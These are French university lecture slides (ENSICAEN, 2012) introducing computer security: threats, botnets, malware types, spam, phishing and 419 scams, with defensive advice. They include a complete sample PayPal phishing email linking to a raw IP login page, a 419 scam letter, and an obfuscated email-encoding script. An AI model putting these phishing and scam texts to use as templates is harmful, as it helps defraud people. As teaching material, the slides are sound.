

Sécurité *Informatique*

Patrick Ducrot

patrick.ducrot@ensicaen.fr

<http://www.ducrot.org/securite.pdf>

Plan du document

Généralités.....	3
Les menaces.....	28
Vulnérabilités du réseau.....	63
Vulnérabilités applicatives	97
Sécurité des systèmes	151
Les outils d'attaque/défense	155
Chiffrement, tunnels et vpn	214
Firewall	233
Les honeypots	249
WiFi et sécurité	255
Conseils et conclusion.....	269


Généralités

28/09/2012


- ENSICAEN - (c) dp

3

Qu'est ce qu'un système d'information ?



Système d'information :
organisation des activités consistant
à acquérir, stocker, transformer, diffuser, exploiter, gérer
... les informations



Un des moyens techniques
pour faire fonctionner un système d'information est d'utiliser un
Système informatique



28/09/2012

4

La sécurité des systèmes informatiques


- Les systèmes informatiques sont au cœur des systèmes d'information.
- Ils sont devenus la cible de ceux qui convoitent l'information.
- Assurer la sécurité de l'information implique d'assurer la sécurité des systèmes informatiques.

28/09/2012

- ENSICAEN - (c) dp

5

La sécurité des systèmes informatiques




28/09/2012

- ENSICAEN - (c) dp

6

Origine des attaques



28/09/2012

- ENSICAEN - (c) dp

7

Objectifs de la sécurité informatique

- Quelques objectifs à garantir:
 - intégrité
 - confidentialité
 - Disponibilité
 - Authentification
 - Non répudiation

28/09/2012

- ENSICAEN - (c) dp

8

Evolution des risques

- Croissance de l'Internet
- Croissance des attaques
- Failles des technologies
- Failles des configurations
- Failles des politiques de sécurité
- Changement de profil des pirates

28/09/2012

- ENSICAEN - (c) dp

9

Qui sont les pirates ?

- Peut être n'importe qui avec l'évolution et la vulgarisation des connaissances.
- Beaucoup d'outils sont disponibles sur Internet.
- Vocabulaire:
 - « script kiddies »
 - « hacktiviste »
 - « hackers »
 - « white hats »
 - « grey hats »
 - « black hats »
 - « cracker »
 - « carder »
 - « phreaker »



28/09/2012

- ENSICAEN - (c) dp

10

Phénomènes techniques

- Explosion de la technologie des transferts de données (comme par exemple le « cloud computing »)
- Grande complexité des architectures de systèmes.
- Ouverture (pas toujours maîtrisée) des réseaux de communication

28/09/2012

- ENSICAEN - (c) dp

11

Phénomènes organisationnels

- Besoin de plus en plus d'informations
- Grande diversité dans la nature des informations:
 - données financières
 - données techniques
 - données médicales
 - ...
- Ces données constituent les biens de l'entreprise et peuvent être très convoitées.

28/09/2012

- ENSICAEN - (c) dp

12

Objectifs des attaques

- Désinformer (exemple: l'agence Reuters annonce la mort du prince Saoud Al-Fayçcal opéré des intestins le 15 août 2012)
- Empêcher l'accès à une ressource
- Prendre le contrôle d'une ressource
- Récupérer de l'information présente sur le système
- Utiliser le système compromis pour rebondir
- Constituer un réseau de « botnet » (ou réseau de machines zombies)

28/09/2012

- ENSICAEN - (c) dp

13

Les « botnets »

- La notion de botnet date des premiers réseaux irc (début des années 1990).
- Réseau de machines contrôlées par un « bot herder » ou « botmaster ».
- Un botnet peut être contrôlé par
 - Serveurs irc
 - Serveurs web
 - Requêtes DNS
 - Messageries instantanées
 - Peer to Peer
 - Skype
 - ...

28/09/2012

- ENSICAEN - (c) dp

14

Les « botnets »


- Estimation: une machine sur quatre fait partie d'un botnet, soit environ 154 millions de machines (Vinton Cerf à Davos en janvier 2007).
- Un botnet peut être utilisé pour:
 - Envoyer du spam
 - Vol d'informations sensibles (avec un keylogger par exemple).
 - Installer des spywares.
 - Paralyser un réseau en déni de services
 - Installer un site web malicieux (phishing)
 - Truquer les statistiques de sites webs (sondage en lignes authentifiés par des adresses IP, rémunération sur des clics de bannières, ...)
 - ...
- Quelques exemples:
 - Jeanson James Ancheta, condamné en 2006 à 57 mois de prison ferme et trois ans de libertés surveillées, à la tête d'un botnet estimé à 400 000 machines.
 - Pirate connu sous le pseudo de « 0x80 ». Lire l'article:
<http://www.washingtonpost.com/wp-dyn/content/article/2006/02/14/AR2006021401342.html>

28/09/2012

- ENSICAEN - (c) dp

15

Botnet irc




28/09/2012

- ENSICAEN - (c) dp

16

Botnet p2p

StormWorm : P2P Botnet



28/09/2012

- ENSICAEN - (c) dp

17

Motivations des attaques

- Vol d'informations
- Cupidité
- Modifications d'informations →
- Vengeance/rancune
- Politique/religion
- Défis intellectuels



source: <http://www.zone-h.fr>

28/09/2012

- ENSICAEN - (c) dp

18

Cible des pirates


- Les états
- Serveurs militaires
- Banques
- Universités
- Tout le monde

28/09/2012

- ENSICAEN - (c) dp

19

La sécurité : une nécessité



28/09/2012

- ENSICAEN - (c) dp

20

Niveaux de sécurisation

- Sensibilisation des utilisateurs aux problèmes de sécurité.
- Sécurisation des données, des applications, des systèmes d'exploitation.
- Sécurisation des télécommunications.
- Sécurisation physiques du matériel et des accès.

28/09/2012

- ENSICAEN - (c) dp

21

Politique de sécurité

- Compromis fonctionnalité - sécurité.
- Identifier les risques et leurs conséquences.
- Elaborer des règles et des procédures à mettre en œuvre pour les risques identifiés.
- Surveillance et veille technologique sur les vulnérabilités découvertes.
- Actions à entreprendre et personnes à contacter en cas de détection d'un problème.

28/09/2012

- ENSICAEN - (c) dp

22

Mise en place d'une politique de sécurité

- Mise en œuvre
- Audit
- Tests d'intrusion
- Détection d'incidents
- Réactions
- Restauration

28/09/2012

- ENSICAEN - (c) dp

23

Quelques méthodes

- EBIOS (Expressions des Besoins et Identification des Objectifs de Sécurité)
<http://www.ssi.gouv.fr/fr/confiance/ebios.html>
- MEHARI (MEthode Harmonisée d'Analyse de Risques)
<http://www.clusif.asso.fr/fr/production/mehari>


28/09/2012

- ENSICAEN - (c) dp

24

La norme ISO 27000

- ISO 20000 Vocabulaire et définitions
- ISO 27001 (octobre 2005) spécifie un Système de Gestion de la Sécurité des Systèmes d'Information (**Plan/Do/Check/Act**)



- ISO 27002 (remplaçant la norme 17799 depuis le 1^{er} juillet 2007) est un code de bonnes pratiques
- Plus d'informations: <http://www.iso27001security.com/>

28/09/2012

- ENSICAEN - (c) dp

25

La norme ISO 27000



28/09/2012

- ENSICAEN - (c) dp

26

Application PSSI



28/09/2012

- ENSICAEN - (c) dp

27

Les menaces



28/09/2012

- ENSICAEN - (c) dp

28

Techniques d'attaques

- Social Engineering
 - MICE (Money, Ideology, Compromise, Ego)
 - Dumpster diving
 - Shoulder surfing
 - Sniffing
 - Scannings
 - etc.


28/09/2012

- ENSICAEN - (c) dp

29

Exemple de social engineering

- Kevin Mitnick
 - 3 livres, 1 film (Cybertraque).
 - Piratage des réseaux téléphoniques.
 - Attaque des machines de Tsumoto Shimomura au San Diego Supercomputing Center.
 - 5 ans de prison et sous interdiction d'utiliser des ordinateurs.



28/09/2012

- ENSICAEN - (c) dn

30

Dissimulation d'informations

- L'information peut être dissimulée dans un but de protection (mot de passe, ...) ou dans des buts moins légaux.
- Différentes méthodes pour s'échanger de l'information de manière sûre:
 - chiffrement (symétrique, asymétrique)
 - stéganographie
- Tout n'est pas autorisé par la loi.

28/09/2012

- ENSICAEN - (c) dp

31

Stéganographie

- Procédé ancien de dissimulation d'informations sensibles parmi d'autres informations moins importantes.
- Exemple: lettre de George Sand à Alfred de Musset:

Je suis très émue de vous dire que j'ai bien compris, l'autre jour, que vous avez toujours une envie folle de me faire danser. Je garde un souvenir de votre baiser et je voudrais que ce soit là une preuve que je puisse être aimée par vous. Je suis prête à vous montrer mon affection toute désintéressée et sans calcul. Si vous voulez me voir ainsi dévoiler, sans aucun artifice mon âme toute née, daignez donc me faire une visite. Et nous causerons en amis et en chemin. Je vous prouverai que je suis la femme sinistre capable de vous offrir l'affection la plus profonde et la plus étroite. Amitié, en un mot, la meilleure amie que vous puissiez rêver. Puisque votre âme est libre, alors que l'abandon où je vis est bien long, bien dur et bien souvent pénible, ami très cher, j'ai le cœur gros, accourez vite et venez me le faire oublier. A l'amour, je veux me soumettre.

28/09/2012

- ENSICAEN - (c) dp

32

Stéganographie

- Fichiers graphiques ou sons assez adaptés comme support.
- Cas particulier du watermarking.
- Exemples de logiciels:
 - **Steganos Security Suite**
 - <http://www.steganography.com>
 - **outguess**
 - <http://www.outguess.org>
 - **MP3Stego**
 - <http://www.petitcolas.net/fabien/steganography/mp3stego/>


28/09/2012

- ENSICAEN - (c) dp

33

Menaces liées aux réseaux

- Menaces actives
 - Panne, mauvaise utilisation, pertes d'informations
 - Contamination (virus, vers, spyware)
 - Spam, phishing
 - Chevaux de troie (backdoors)
 - Dénis de services
 - Intrusions
 - Bombes logiques
 - ...
- Menaces passives
 - Écoute des lignes
 - Analyse de trafic
 - ...



Source: rapport PandaLabs 2012

28/09/2012

- ENSICAEN - (c) dp

34

Virus

- Portion de code inoffensive ou destructrice capable de se reproduire et de se propager.
- Différents types de virus:
 - Virus boot
 - Virus dissimulé dans les exécutables
 - Macro virus
- Différentes contaminations possibles:
 - Échange de disquettes
 - Pièces jointes au courrier électronique
 - Exécutables récupérés sur Internet
 - etc.

28/09/2012

- ENSICAEN - (c) dp

35

Vers

- Proches des virus mais capables de se propager sur d'autres ordinateurs à travers le réseau.
- Un moyen courant de propagation: le carnet d'adresses d'outlook (ex: "I Love you": déni de service sur les serveurs web).
- Quelques exemples:
 - Code Red (utilisation d'une faille des serveurs IIS et défiguration des sites)
 - Blaster (utilisation d'une faille du protocole windows DCM RPC)


28/09/2012

- ENSICAEN - (c) dp


36

Propagation du ver Sapphire:

<http://www.caida.org/research/security/sapphire>
25 janvier 2003, 05:29 0 victime



25 janvier 2003, 06:00 74 855 victimes



28/09/2012

- ENSICAEN - (c) dp

37

Propagation du ver Waledac

Description du ver: http://www.f-secure.com/v-descs/email-worm_w32_waledac_a.shtml



<http://windows7news.com/2010/02/25/operation-b49-waledac-botnet-take-down/>

28/09/2012

- ENSICAEN - (c) dp

38

Chevaux de troie

- Très répandu (exemples: attaque du ministère de l'économie et des finances rendu public en décembre 2010, attaque contre AREVA rendu public le 29 septembre 2011, infections par des vulnérabilités d'Internet Explorer en septembre 2012, ...)
- Quelques exemples anciens de chevaux de Troie:
 - Back Orifice
Permet de l'« administration à distance».
 - Sockets23 (Socket de Troie)
Signalait la présence des ordinateurs infectés sur des serveurs de discussion en direct de type irc.

28/09/2012

- ENSICAEN - (c) dp

39

Les spywares

- Définition du spyware (<http://en.wikipedia.org/wiki/Spyware>):

Un spyware ("espiogiciel") est un logiciel qui collecte des informations d'une machine et les envoie à l'insu de l'utilisateur sans son consentement.
- Concept inventé par Microsoft en 1995.
- Un spyware se décline aujourd'hui en "adware" (logiciel d'affichage de publicité) et en "malware" ("pourriiciel", logiciels hostiles)

28/09/2012

- ENSICAEN - (c) dp

40

Techniques d'infection des spywares

- Les logiciels liés (bundles): installation du spyware en même temps qu'un logiciel légitime (KaZaA: Cydoor, codec DivX, ...)
- La navigation sur Internet
 - exploitation de failles (essentiellement mais pas uniquement avec Internet Explorer)
 - Installation volontaire (par acceptation) d'un logiciel, activeX, plug-in
- La messagerie incitant par SPAM à visiter des sites douteux.
- Une exemple particulier: 2 septembre 2008 à travers le webmail de la Poste

<http://www.01net.com/editorial/389835/laposte.net-a-diffuse-involontairement-une-publicite-piegee/>

28/09/2012

- ENSICAEN - (c) dp

41

Détection de spyware

- Comportement abnormal de la machine:
 - Fenêtres "popup" intempestive.
 - Page d'accueil du navigateur modifiée.
 - Apparitions d'icônes sur le bureau.
 - Connexions à Internet intempestives.
 - Trafic réseau anormal.
 - Désactivation des outils de sécurité locaux.
- Les outils de sécurité locaux:
 - DLL modifiée (détectable par un antivirus).
 - Firewall personnel
 - Outils anti rootkits
- Les outils de sécurité réseau:
 - Connexions récurrentes et/ou nocturnes.
 - Téléchargements suspects.
 - Connexions vers des sites réputés pour être liés au spyware.
 - Connexions vers des sites non référencés dans un dns.
 - Connexions vers des sites .ru .cc .tw .cn ...

28/09/2012

- ENSICAEN - (c) dp

42

Les "anti spywares"

- En 2000, Gibson Research développe le 1er programme antispyware: OptOut (<http://grc.com/optout.htm>).
- Beaucoup de programmes commerciaux pour éliminer les spywares qui proposent tous un détecteur gratuit; quelques exemples:
 - XoftSpy : <http://www.parelogic.com/xoftspy/lp/14/>
 - NoAdware: <http://www.noadware.net/new3/?hop=comparets>
 - Anonymizer's Anti-Spyware <http://www.zonelabs.com>
 - Et bien d'autres...
- Quelques solutions domaine public:
 - Ad-Aware Standard Edition <http://www.lavasoft.de/>
 - Spybot <http://www.spybot.info/fr>
 - Logiciels Microsoft <http://www.microsoft.com/downloads>
 - ...

28/09/2012

- ENSICAEN - (c) dp

43

La protection contre les spywares

- Pas de protection universelle puisqu'en perpétuelles évolutions.
- Quelques règles à respecter néanmoins:
 - Sensibiliser les utilisateurs sur les risques liés à l'installation de logiciels non directement utiles (barres dans les navigateurs, codec DivX, ...)
 - Ne pas consulter des sites douteux.
 - Inciter les utilisateurs à signaler l'infection de leur machine par un spyware.
 - Utiliser des outils de protections spécifiques

28/09/2012

- ENSICAEN - (c) dp

44

SPAM



- Définition de la CNIL: Envoi massif et parfois répété de courriers électroniques non sollicités à des personnes avec lesquelles l'expéditeur n'a jamais eu de contact au préalable, et dont il a capté l'adresse électronique de façon irrégulière.(pourriel en français).
- SPAM=Spiced Pork And Meat, popularisé par un [sketch des Monty Python](http://www.dailymotion.com/swf/x3a5yl) (<http://www.dailymotion.com/swf/x3a5yl>)
- Un message va être déposé dans une liste de serveurs de courrier; les serveurs abusés vont envoyer une copie à chaque destinataire.
- Courier basé sur une liste d'adresses collectées de manière déloyale et illicite.
- Messages peu coûteux à l'envoi mais coûteux pour le destinataire.

28/09/2012

- ENSICAEN - (c) dp

45

Le spam en quelques chiffres

- 90 % des courriers échangés sont des spams
- 6500 nouvelles pages webs associées au spam découvertes chaque jour (1 page toutes les 13 secondes).
- 99 % du spam est relayé par des machines de particuliers
- 1^{er} semestre 2009: relais de spams par pays et par continent:



Source : Rapport Sophos 2009 sur les menaces de la sécurité

28/09/2012

- ENSICAEN - (c) dp

46

Protections contre le spam côté utilisateurs

- Ne rien acheter par l'intermédiaire de publicité faite par un spam (des études indiquent que 29% des utilisateurs le font).
- Ne jamais répondre à un spam.
- Ne pas mettre d'adresses électroniques sur les sites webs mais les encoder par un script ou dans une image (exemple: <http://www.caspam.org>); voir transparent suivant.
- Etre prudent dans le remplissage de formulaires demandant des adresses électroniques; on peut parfois utiliser des adresses « jetables ». Exemple: <http://www.jetable.org> (adresse valable d'une heure à un mois, certains sites peuvent ne pas accepter ce genre d'adresses).
- Protection au niveau du client de messagerie (gestion des "indésirables") .

28/09/2012

- ENSICAEN - (c) dp

47

Exemple de codage d'adresse



```
<HTML>
Laisser un message
<a href="mailto:dp@ensicaen.fr">ici </a>
</HTML>
```

```
<HTML>
Laisser un message
<script type="text/javascript">
//<![CDATA[
var d="";
for(var
i=0;i&lt;359;i++)d+=String.fromCharCode((("%0!rK00It)!%0!.wK&gt;lW@DDlw997r9Ka#!w|u&lt;!}(Qvo!Q)rs660)4(:2*3
9R-7.9'L`&amp;D-/7*aFFD4324/:8*4;"7aF9-.8R-7'+aIK&amp;.1/94KR7*j51&amp;(*LS/S,PFFMOw97.3,R+742g-
&amp;794)*LUTTPUUVMOfdF1" T!"OK*38.(b&amp;bb3bKR7*j51&amp;(*LSbS,P FR" T!"MO FRF" T!"Ow97.3,R+742g-
&amp;794)*LUTVPUYWQWJMOK!KFD4324:8'4:T9aF9-.8R-T7T"+aIK!KFtb,(.'S&amp;bKR7*j51&amp;(*LSTS,P FF"
T!"MMO&lt;qvo!Q)rsO#6w79B?73GC9A@7ls%o26r7".charCodeAt(i)+49)%95+32);eval(d)
//]
&lt;/script&gt;
&lt;/HTML&gt;</pre>


```

28/09/2012

- ENSICAEN - (c) dp

48

Adresse jetable



28/09/2012

- ENSICAEN - (c) dp

49

Protection contre le spam sur les serveurs de messageries


- Protection délicate: la frontière entre un courriel et un pourriel n'est pas toujours franche et il ne faut pas rejeter des courriers réels.
- Un serveur de courrier doit être bien configuré (en particulier, pas « d'Open Relay »).
- Gestion de listes blanches.
- Gestion de listes noires:
 - Manuellement
 - Par utilisation de bases de données de relais ouverts (Exemple: <http://www.spamhaus.org>).
- Gestion de listes grises.
- Des outils de filtrage en aval:
 - spam assassin
 - pure message (sophos)

28/09/2012

- ENSICAEN - (c) dp

50

Effet du grey listing (13 mars 2006)



28/09/2012

- ENSICAEN - (c) dp

51

Phishing

- Contraction de PHreaking et fISHING (Hameçonnage).
 - Technique d'ingénierie sociale utilisée par des arnaqueurs (scammers)
 - Technique ancienne mais utilisée massivement depuis 2003.
 - Par le biais de courrier électronique, messages instantanés, site webs, etc., on tente de duper l'utilisateur en le faisant cliquer sur un lien.
 - L'objectif est d'obtenir des adresses de cartes de crédit, des mots de passe, etc.
 - Les adresses sont collectées au hasard, mais statistiquement un utilisateur peut avoir l'impression de recevoir un courrier d'un site qui lui est familier (banque, ...).

28/09/2012

- ENSICAEN - (c) dp

52

Exemples de cible de phishing

- Visa
- eBay
- Citibank
- PayPal
- Banques

- Aujourd’hui: tout le monde



28/09/2012

- ENSICAEN - (c) dp

53

Exemple phishing

Dear valued PayPal® member:

Due to concerns, for the safety and integrity of the paypal account we have issued this warning message.

It has come to our attention that your PayPal® account information needs to be updated as part of our continuing commitment to protect your account and to reduce the instance of fraud on our website. If you could please take 5-10 minutes out of your online experience and update your personal records you will not run into any future problems with the online service.

However, failure to update your records will result in account suspension.
Please update your records on or before **Oct 04, 2005**.

Once you have updated your account records your paypal account service will not be interrupted and will continue as normal.

To update your PayPal® records click on the following link:
http://www.paypal.com/cgi-bin/webscr?cmd=_login-run

Thank You.
PayPal® UPDATE TEAM

<http://209.133.49.211/icons/cgi-bin/login.html>

28/09/2012

- ENSICAEN - (c) dp

54

Faux site paypal




28/09/2012

- ENSICAEN - (c) dp

55

Exemple phishing eBay




28/09/2012

- ENSICAEN - (c) dp

56

Faux site eBay




28/09/2012

- ENSICAEN - (c) dp

57

Exemple phishing Caisse-Epargne (27 novembre 2009)




28/09/2012

- ENSICAEN - (c) dp

58

Protection contre le phishing

- Vérifier la pertinence des messages.
- Ne pas cliquer sur un lien (mais taper l'adresse dans le navigateur).
- Etre prudent avec les formulaires demandant des informations confidentielles.
- Lors de la saisie d'informations confidentielles, vérifier que l'information est chiffrée et le certificat valide.
- Certains sites commerciaux (ebay, paypal, ...) rappellent le nom d'utilisateur dans les courriels envoyés. Un courrier commençant par quelque chose ressemblant à "Cher utilisateur ebay" peut être par conséquent suspect.



28/09/2012

- ENSICAEN - (c) dp

59

Le "scam"

- Pratique frauduleuse d'origine africaine ("ruse") pour extorquer des fonds à des internautes.
- Réception d'un courrier électronique du descendant d'un riche africain décédé dont il faut transférer les fonds.
- Connue aussi sous le nom de 419 en référence à l'article du code pénal nigérian réprimant ce type d'arnaque.

28/09/2012

- ENSICAEN - (c) dp

60

Exemple de "scam"

Objet: ASSISTANCE

GEORGES TRAORE ABIDJAN,CÔTE D'IVOIRE. AFRIQUE DE L'OUEST.

Bonjour,

Je vous prie de bien vouloir excuser cette intrusion qui peut paraître surprenante à première vue d'autant qu'il

n'existe

aucune relation entre nous. Je voudrais avec votre accord vous présenter ma situation et vous proposer une affaire qui

pourrait vous intéresser. Je me nomme Georges TRAORE, j'ai 22 ans et le seul fils de mon Père Honorable RICHARD

ANDERSON TRAORE qui était un homme très riche, négociant de Café/Cacao basé à Abidjan la Capitale Economique de la Côte d'Ivoire, empoisonné récemment par ses associés. Après la mort de ma mère le 21 Octobre 2000,

mon père m'as pris spécialement avec lui. Le 24 Décembre 2003 est survenu le décès de mon père dans une clinique

privée (LAMADONE) à Abidjan. Avant sa mort, secrètement, il m'a dit qu'il a déposé une somme d'un montant

de (\$8,500,000) Huit Millions Cinq Cent Mille Dollars Américains dans une valise dans une Compagnie de Sécurité Financière en mon nom comme héritier. En outre, il m'a dit que c'est par rapport à cette richesse qu'il a été empoisonné

par ses associés. Il me recommande aussi de chercher un associé étranger qui pourrait honnêtement me faire bénéficier

de son assistance pour sauver ma vie et assurer mon existence. - Changement de bénéficiaire ;

- Servir de gardien ;
